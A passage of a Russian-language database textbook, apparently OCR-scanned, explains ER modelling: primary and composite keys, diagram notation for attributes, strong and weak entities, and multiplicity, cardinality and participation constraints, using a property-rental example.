Выбор первичного ключа сущности осуществляется с учетом суммарной длины атрибутов, минимального количества необходимых атрибутов в ключе, а также наличия гарантий уникальности его значений в текущий момент времени и в обозримом будущем. В частности, табельный номер сотрудника (например, 'SG14') меньше по размеру, а потому удобнее в работе, чем номер карточки социального страхования (например, 'WL220658D'). Следовательно, первичным ключом сущности Staff целесообразно выбрать именно атрибут staffNo, а не атрибут NIN, который в этом случае рассматривается как *альтернативный ключ*.

Составной ключ. Потенциальный ключ, который состоит из двух или нескольких атрибутов.

В некоторых случаях ключ сущности состоит из нескольких атрибутов, значения которых, взятые вместе, а не по отдельности, уникальны для каждого экземпляра сущности. Например, сущность Advert (Рекламное объявление) обладает атрибутами propertyNo, newspaperName, dateAdvert и cost. Многие объекты недвижимости одновременно рекламируются в нескольких газетах за то же число. Для уникальной идентификации каждого рекламного объявления необходимо использовать значения propertyNo, newspaperName (Название газеты) и dateAdvert (Дата рекламного объявления). Таким образом, сущность Advert (Рекламное объявление) обладает составным первичным ключом, состоящим из атрибутов propertyNo, newspaperName и dateAdvert.

Схематическое представление атрибутов

Если сущность определенного типа должна отображаться на схеме вместе со своими атрибутами, то прямоугольник, представляющий эту сущность, делится на две части. В верхней части прямоугольника отображается имя сущности, а в

нижней — список имен атрибутов. Например, на рис. 11.10 приведена ER-диаграмма для сущностей типа Staff и Branch и связанных с ними атрибутов.

Первым атрибутом (атрибутами) в списке должен быть первичный ключ для сущности данного типа, если он известен. Имя (имена) атрибута (атрибутов) первичного ключа должно быть обозначено дескриптором {PK} (сокращение от primary key). В языке UML принято присваивать атрибуту имя, которое начинается со строчной буквы, а если оно состоит из нескольких слов, то первая буква каждого следующего слова пишется с прописной буквы (например, address и telNo). Кроме того, на схемах могут применяться дополнительные дескрипторы, в том числе дескриптор с обозначением компонента первичного ключа {PPK} (сокращение от partial primary key), если атрибут образует часть составного первичного ключа, и дескриптор с обозначением альтернативного ключа {AK} (сокращение от alternate key). Как показано на рис. 11.10, первичным ключом сущности типа Staff является атрибут staffNo, а первичным ключом сущности типа Branch — атрибут branchNo.




Рис. 11.10. *Схематическое представление сущностей Staff и Branch,* ***а также их атрибутов***

В некоторых наиболее простых приложениях баз данных на ER-диаграмме могут быть показаны все атрибуты сущности каждого типа. Но в случае более сложных приложений баз данных на этих схемах отображается только один или несколько атрибутов, которые образуют первичный ключ сущности каждого типа. Если на ER-диаграмме отображаются только атрибуты первичного ключа, дескриптор {PK} на схеме можно не показывать.

Для простых однозначных атрибутов дескрипторы не требуются, и поэтому их имена просто отображаются в виде списка под именем сущности. А за сложным атрибутом следует список составляющих его простых атрибутов, обозначенный отступом вправо. Например, на рис. 11.10 показан составной атрибут address сущности Branch, за которым следуют имена атрибутов, входящих в его состав, а именно street, city и postcode. Рядом с именами многозначных атрибутов ставится обозначение диапазона возможных значений этого атрибута. Например, если атрибут telNo обозначен диапазоном [1. .*] , это означает, что атрибут telNo может принимать одно или несколько значений. А если точно известно максимальное количество значений, можно обозначить атрибут с указа-

нием точного диапазона. Например, если атрибут telNo не может содержать более трех значений, то он обозначается с помощью диапазона [1..3].

Производные атрибуты отмечаются префиксом в виде косой черты (/). Например, на рис. 11.10 показан производный атрибут сущности типа Staff — /totalStaff.

11.4. Сущности сильного и слабого типов

Типы сущностей могут также подразделяться на сильные и слабые.

Сущность сильного типа. Тип сущности, существование которого не зависит от какого-то иного типа сущности.

Тип сущности называется *сильным*, если его существование не зависит от наличия сущностей другого типа. К примерам сильных сущностей, которые показаны на рис. 11.1, относятся Staff, Branch, PropertyForRent и Client. Характерной особенностью сильного типа является то, что каждый экземпляр сущности может быть однозначно идентифицирован с помощью атрибута (атрибутов) первичного ключа сущности этого типа. Например, каждый сотрудник компании может быть однозначно идентифицирован с помощью атрибута staffNo, который является первичным ключом сущности типа Staff.

Сущность слабого типа. Тип сущности, существование которого зависит от какого-то другого типа сущности.

Сущность слабого типа зависит от наличия сущности другого типа. Пример сущности слабого типа Preference (Пожелание) показан на рис. 11.11. Характерной особенностью слабой сущности является то, что каждый экземпляр сущности нельзя однозначно идентифицировать с помощью только тех атрибутов, которые относятся к сущности этого типа. Например, обратите внимание, что для сущности Preference нет первичного ключа. Это означает, что каждый экземпляр сущности типа Preference невозможно идентифицировать только с помощью атрибутов этой сущности. Однозначно идентифицировать каждое пожелание клиента можно только, учитывая связь конкретного пожелания с некоторым клиентом, который однозначно идентифицируется с использованием первичного ключа для сущности типа Client, а именно: clientNo. В данном примере сущность Preference рассматривается как зависимая в своем существовании от сущности Client, которая описывает будущего арендатора, желающего арендовать объекты недвижимости конкретного типа и на определенных условиях.

Сущности слабого типа иногда называют *дочерними, зависимыми* или *подчиненными,* а сущности сильного типа — *родительскими, сущностями-владельцами* или *доминантными.*

11.5. Атрибуты связей

Как указано в разделе 11.3, атрибуты могут также присваиваться связям. Рассмотрим в качестве примера связь Advertises между сущностями Newspaper и PropertyForRent, которая показана на рис. 11.1. Допустим, что нужно зафиксировать в базе данных дату публикации рекламы арендуемой недвижимости и стоимость аренды, указанную в этой рекламе. Для этого лучше




***Рис. 11,11. Пример сущности сильного** типа Client и сущности **слабого** типа Preference*

всего ассоциировать такую информацию со связью Advertises с помощью атрибутов dateAdvert и cost, а не вводить эти атрибуты в состав определений сущностей Newspaper или PropertyForRent.

Схематическое представление атрибутов связей

Для отображения атрибутов, относящихся к типу связи, применяется такое же условное обозначение, как и для типа сущности. Тем не менее, чтобы подчеркнуть различие между сущностью и связью, обладающей атрибутом, линия, которая соединяет прямоугольник с именем атрибута (атрибутов) и саму связь, отображается как штриховая. Например, на рис. 11.12 показана связь Advertises с атрибутами dateAdvert и cost. В качестве еще одного примера можно указать показанную на рис. 11.1 связь *Manages* с атрибутами mgrStartDate и bonus.




***Рис. 11.12. Пример связи** Advertises **с атрибутами** dateAdvert **и** cost*

Если на схеме появляется связь с одним или несколькими атрибутами, это может свидетельствовать о том, что за этой связью скрывается невыявленный тип сущности. Например, наличие атрибутов dateAdvert и cost у связи Advertises свидетельствует о наличии скрытой сущности Advert (Рекламное объявление).

11.6. Структурные ограничения

Рассмотрим теперь ограничения, которые могут накладываться на сущности, участвующие в связях. По сути, они являются отражением определенных требований реального мира. Примерами таких ограничений являются требования, чтобы объект недвижимости имел владельца и в каждом отделении компании был некоторый персонал. Основным типом ограничения, накладываемого на связь, является кратность.

Кратность. Количество (заданное как одно значение или как диапазон значений) возможных экземпляров сущности некоторого типа, которые могут быть связаны с одним экземпляром сущности другого типа с помощью определенной связи.

Ограничения кратности описывают способ формирования связи между сущностями. Они отражают требования (или бизнес-правила), установленные пользователем или предприятием. Одной из важных частей моделирования предприятия является обеспечение того, чтобы в модели были выявлены и представлены все соответствующие ограничения предметной области.

Как указано выше, наиболее распространенной степенью связи является двухсторонняя. Двухсторонние связи обычно обозначаются как связи "один к одному" (1:1), "один ко многим" (1:*) или "многие ко многим" (*:*). Рассмотрим связи этих трех типов с использованием следующих ограничений предметной области:

- один представитель персонала управляет отделением (1:1);
- представитель персонала управляет несколькими объектами недвижимости, сдаваемыми в аренду (1:*);
- газеты публикуют рекламные объявления о сдаче объектов недвижимости в аренду (*:*).

В разделах 11.6.1-11.6.3 описано, как определить кратность каждого из этих ограничений, и показан способ представления каждого из них на ER-диаграмме. А в разделе 11.6.4 рассматривается кратность связей со степенью больше двух.

Важно отметить, что не все ограничения предметной области могут быть легко представлены в виде ER-модели. Например, с помощью ER-модели сложно представить условие, согласно которому сотрудник компании получает дополнительный день отпуска за каждый год стажа работы в компании.

11.6.1. Связь "один к одному"

Рассмотрим связь *Manages*, существующую между сущностями Staff и Branch. На рис. 11.13 с помощью семантической сети показаны два экземпляра связи *Manages* (обозначенные как r1 и r2). Каждая связь (rn) обозначает соответствие между одним экземпляром сущности Staff и одним экземпляром сущности Branch. Каждый экземпляр сущности обозначен с помощью значений атрибутов первичного ключа сущностей Staff и Branch, а именно: staffNo и branchNo.

Определение кратности

Для определения кратности связи обычно требуется тщательное изучение зависимостей между данными, на которые распространяются ограничения предметной области, с помощью типичных примеров этих данных. Конкретные примеры данных могут быть получены путем изучения заполненных форм и отче-




Рис. 11.13. Семантическая сеть, на которой показаны два экземпляра связи Staff Manages Branch

тов, а также, если это возможно, определены по результатам собеседований с пользователями. Однако следует подчеркнуть, что прийти к правильным выводам в отношении того, какие ограничения распространяются на рассматриваемые или обсуждаемые примеры данных, можно только на основе полного понимания сути всех моделируемых данных.

Как показано на рис. **11.13,** сотрудник с атрибутом staffNo (с табельным номером) SG5 управляет отделением с атрибутом branchNo, равным B003, а сотрудник с атрибутом staffNo SL21 управляет отделением branchNo B005, тогда как сотрудник с атрибутом staffNo SG37 не управляет ни одним из отделений. Иными словами, под управлением любого сотрудника компании может находиться нуль или одно отделение, а каждым отделением управляет один сотрудник компании. Поскольку максимальное количество отделений компании, управляемых любым сотрудником компании, равно одному, а каждым отделением должен управлять не более чем один сотрудник компании, связь такого типа называется связью "один к одному" и обычно сокращенно обозначается как **(1:1).**

Схематическое представление связей 1:1

На рис. 11.14 показана ER-диаграмма связи Staff Manages Branch. Чтобы показать, что под управлением любого сотрудника компании может находиться нуль или одно отделение, на этой схеме рядом с сущностью Branch помещено обозначение 0..1. А для указания на то, что в любом отделении всегда имеется один менеджер, рядом с обозначением сущности Staff помещено обозначение 1. .1. (Следует отметить, что иногда при оформлении связи 1:1 может быть выбрано имя связи, которое имеет смысл независимо от направления этой связи.)

11.6.2. Связь "ОДИН КО МНОГИМ" (1 :*)

Рассмотрим связь Oversees между сущностями Staff и PropertyForRent. На рис. 11.15 с помощью семантической сети показаны три экземпляра связи типа Staff Oversees PropertyForRent (обозначенные как r1, r2 и r3). Каждая связь (rn) обозначает соответствие между одним экземпляром сущности Staff и одним экземпляром сущности PropertyForRent. Каждый экземпляр сущности обозначен с помощью значений атрибутов первичного ключа сущностей Staff и PropertyForRent, а именно: staffNo и propertyNo.

Рис. 11.14. Кратность взаимнооднозначной (1:1) связи `Staff` Manages *Branch*




Рис. 11.15. Семантическая сеть, на которой показаны три экземпляра связи типа `Staff` Oversees `PropertyForRent`

Определение **кратности**

На рис. 11.15 показано, что сотрудник компании с атрибутом staffNo, равным SG37, управляет объектами недвижимости с атрибутами propertyNo **PG21 и** PG36, а сотрудник с атрибутом staffNo SA9 управляет объектом недвижимости с атрибутом propertyNo PA14, тогда как сотрудник с атрибутом staffNo SG5 не управляет ни одним арендуемым объектом недвижимости, а объект недвижимости propertyNo PG4 не находится под управлением ни одного сотрудника. В целом можно сделать вывод, что под управлением любого сотрудника компании может находиться от нуля или больше объектов недвижимости, а количество сотрудников компании, управляющих любым объектом недвижимости, может быть равно нулю или одному. Таким образом, сотрудникам компании, участвующим в этой связи, соответствует много арендуемых объектов недвижимости, а объектам недвижимости, участвующим в этой связи, соответствует не более одного сотрудника компании. Связь такого типа называется связью "один ко многим" и обычно обозначается как (1:*).

Схематическое представление связей 1 :*

На рис. 11.16 показана ER-диаграмма связи Staff Oversees PropertyForRent. Для указания того, что количество арендуемых объектов не-

движимости, находящихся под управлением любого сотрудника компании, может составлять от нуля и больше, на этой схеме рядом с изображением сущности PropertyForRent помещено обозначение 0..*. А для указания на то, что каждым арендуемым объектом недвижимости управляет нуль или один сотрудник компании, рядом с изображением сущности Staff помещено обозначение 0..1. (Обратите внимание, что для связей типа 1:* должно быть выбрано имя, которое имеет смысл, если связь рассматривается в направлении от "одного" ко "многим".)

Если известны действительные значения минимального и максимального пределов кратности, то на схеме могут быть показаны именно эти числа вместо универсальных обозначений. Например, если количество объектов недвижимости, управляемых сотрудником компании, не может быть меньше нуля и больше 100, то вместо обозначения 0..* можно показать 0..100.

11.6.3. Связь "многие ко многим"

Рассмотрим связь Advertises между сущностями Newspaper и PropertyForRent. На рис. 11.17 с помощью семантической сети показаны четыре экземпляра связи Advertises (обозначенные как r1, r2, r3 и r4). Каждая связь (rn) обозначает соответствие между одним экземпляром сущности Newspaper и одним экземпляром сущности PropertyForRent.

Каждый экземпляр сущности обозначен с помощью значений атрибутов первичного ключа сущностей Newspaper и PropertyForRent, а именно: newspaperName и propertyNo.

Определение кратности

Как показано на рис. 11.17, в газете *Glasgow Daily* публикуются объявления о сдаче в аренду объектов недвижимости propertyNo PG21 и PG36, в газете *The West News* также рекламируется объект недвижимости propertyNo PG36, а в газете *Aberdeen Express* печатаются объявления об аренде объекта недвижимости propertyNo PA14. С другой стороны, объект недвижимости propertyNo PG4 не рекламируется ни в одной газете. Иными словами, в одной газете может рекламироваться один или несколько объектов недвижимости, а один объект недвижимости может рекламироваться в газетах, количество которых составляет от нуля и больше. Поэтому с газетами может быть связано много арендуемых объектов недвижимости, а каждому арендуемому объекту недвижимости, участвующему в этой связи, соответствует много газет. Связь такого типа называется связью "многие ко многим" и обычно обозначается как (*:*).




Рис. 11.16. Кратность связи *Staff* Oversees *Property ForRent* ***типа*** *"один* ***ко многим"*** *(1:*)*




Рис. 11.17. Схема семантической сети, на которой показаны четыре экземпляра связи типа `Newspaper Advertises PropertyForRent`

Схематическое представление связей *:*

На рис. 11.18 показана ER-диаграмма связи Newspaper *Advertises* PropertyForRent. Для указания на то, что каждая газета может публиковать рекламу об одном или нескольких объектах недвижимости, сдаваемых в аренду, рядом с изображением сущности PropertyForRent показано обозначение `1..*`. Для указания на то, что количество газет, в которых публикуется реклама о сдаваемых в аренду объектах недвижимости, может составлять нуль и больше, рядом с изображением сущности Newspaper помещено обозначение `0..*`. (Обратите внимание, что для связи *:* может быть выбрано имя, которое имеет смысл при рассмотрении этой связи либо в том, либо в ином направлении.)

11.6.4. Кратность сложных связей

Анализ кратности сложных связей, в которых участвуют больше двух сущностей, становится значительно сложнее.

Рис. 11.18. Кратность связи `Newspaper Advertises PropertyForRent` *типа "многие ко многим"*

Кратность (сложной связи). Количество (заданное как одно значение или как диапазон значений) экземпляров сущности определенного типа в *n*-арной связи, определяемое после фиксации остальных (*n*-1) значений.

Как правило, кратность *n*-арных связей показывает, каким может быть количество экземпляров сущности, участвующих в связи, если (*n*-1) значений сущностей других типов, участвующих в этой связи, остаются постоянными. Например, кратность трехсторонней связи определяет возможный диапазон значений количества экземпляров конкретного типа связи, который может наблюдаться, если две остальные сущности из рассматриваемых трех не изменяются. Рассмотрим трехстороннюю связь Registers между сущностями Staff, Branch и Client (рис, 11.19 и 11.20). На рис. 11.19 с помощью семантической сети показаны пять экземпляров связи ***Registers*** (с обозначениями от r1 до r5). Каждая связь (rn) обозначает соответствие между одним экземпляром сущности Staff, одним экземпляром сущности Branch и одним экземпляром сущности Client. Для обозначения каждого экземпляра сущности применяются значения для атрибутов первичного ключа сущностей Staff, Branch и Client, а именно: staffNo, branchNo и clientNo. Отметим, что на рис. 11.19 показана связь ***Registers,*** *в* которой значения сущностей Staff и Branch являются постоянными.




Рис. 11.19. Схема семантической сети, на которой показаны пять экземпляров трехсторонней связи Registers ***с постоянными значениями сущностей*** Staff ***и*** Branch




Рис. 11.20. Кратность трехсторонней связи Registers

Определение кратности

На рис. 11.19 постоянным значениям атрибутов staffNo/branchNo соответствуют от нуля и больше значений атрибута clientNo, Например, сотрудник компании staffNo SG37, работающий в отделении branchNo B003, регистрирует клиентов clientNo CR56 и CR74, а сотрудник staffNo SG14 из отделения branchNo B003 регистрирует клиентов clientNo CR62, CR84 и CR91. С другой стороны, сотрудник staffNo SG5 отделения branchNo BOO3 не регистрирует ни одного клиента. Иными словами, если значения атрибутов staffNo и branchNo остаются постоянными, то количество соответствующих значений clientNo может составлять от нуля и больше. Поэтому кратность связи *Registers* с точки зрения сущностей Staff и Branch равна 0..*, что и показано на ER-диаграмме с помощью обозначения 0..*, которое находится рядом с изображением сущности Client.

Повторяя такую проверку, можно установить, что кратность этой связи при постоянных значениях Staff/Client равна 1..1, и это указано рядом с сущностью Branch. С другой стороны, при постоянных значениях Client/Branch кратность составляет 1..1, и это указано рядом с сущностью Staff. Полученная в результате ER-диаграмма трехсторонней связи *Registers* показана на рис. 11.20.

Итоговые сведения обо всех возможных способах, с помощью которых могут быть представлены ограничения кратности, вместе с описанием их значений приведены в табл. 11.2.

Таблица 11.2. Итоговые сведения о способах представления ограничений кратности

Альтернативные способы представления ограничений кратности	Описание
0..1	Нуль или один экземпляр сущности
1..1 (или просто 1)	Точно один экземпляр сущности
0..* (или просто *)	От нуля и больше экземпляров сущности
1..*	От одного и больше экземпляров сущности
5..10	От пяти до десяти экземпляров сущности включительно
0, 3, 6-8	Нуль, три, шесть, семь или восемь экземпляров сущности

11.6.5. Ограничения кардинальности и степени участия

Ограничения кратности фактически состоят из двух отдельных ограничений, известных как *кардинальность* и *степень участия*.

Кардинальность. Определяет максимальное количество возможных экземпляров связи для каждой сущности, участвующей в связи конкретного типа.

Понятие *кардинальности двухсторонней связи* является обобщением понятия *кратности*, которое выше в данной главе рассматривалось как связь "один к одному" (1:1), "один ко многим" (1:*) и "многие ко многим" (*:*).

Степень участия. Определяет, участвуют ли в связи все или только некоторые экземпляры сущности.

Ограничение степени участия определяет, должны ли участвовать в конкретной связи все экземпляры сущности (такое условие принято называть *обязательным участием)* или только некоторые экземпляры (такое условие называется *необязательным участием).* На рис. 11.21 схематически показаны ограничения кардинальности и степени участия для связи Staff Manages Branch (1:1), которая представлена на рис. 11.14.

Общие сведения о соглашениях, применяемых в этой главе для схематического представления основных элементов ER-модели, приведены на рис. 11.22.

11.7. Проблемы ER моделирования

В этом разделе рассматриваются некоторые проблемы, которые могут иметь место при разработке концептуальной модели данных. Эти проблемы, которые принято называть *дефектами соединения* (connection trap), обычно возникают вследствие неправильной интерпретации смысла некоторых связей [160]. Мы рассмотрим два основных типа дефектов соединения: *дефект типа "разветвление"* (fan trap) и *дефект типа "разрыв"*(chasm trap), а также укажем способы выявления и устранения этих проблем в создаваемых ER-моделях.

В общем случае для выявления дефектов соединения необходимо убедиться в том, что смысл каждой связи определен четко и ясно. При недостаточном понимании сути установленных связей может быть создана модель, которая не будет являться истинным представлением реального мира.

11.7.1. Дефекты типа "разветвление"

Дефект типа "разветвление". Имеет место в том случае, когда модель отображает связь между *типами* сущностей, но путь между отдельными сущностями этого типа определен неоднозначно.




Рис. 11.21. Ограничение кратности, которое описывается с помощью ограничений кардинальности и степени участия применительно к связи Staff Manages Branch *(1:1)*




Рис. 11.22. *Обозначения, применяемые в ER-моделях*

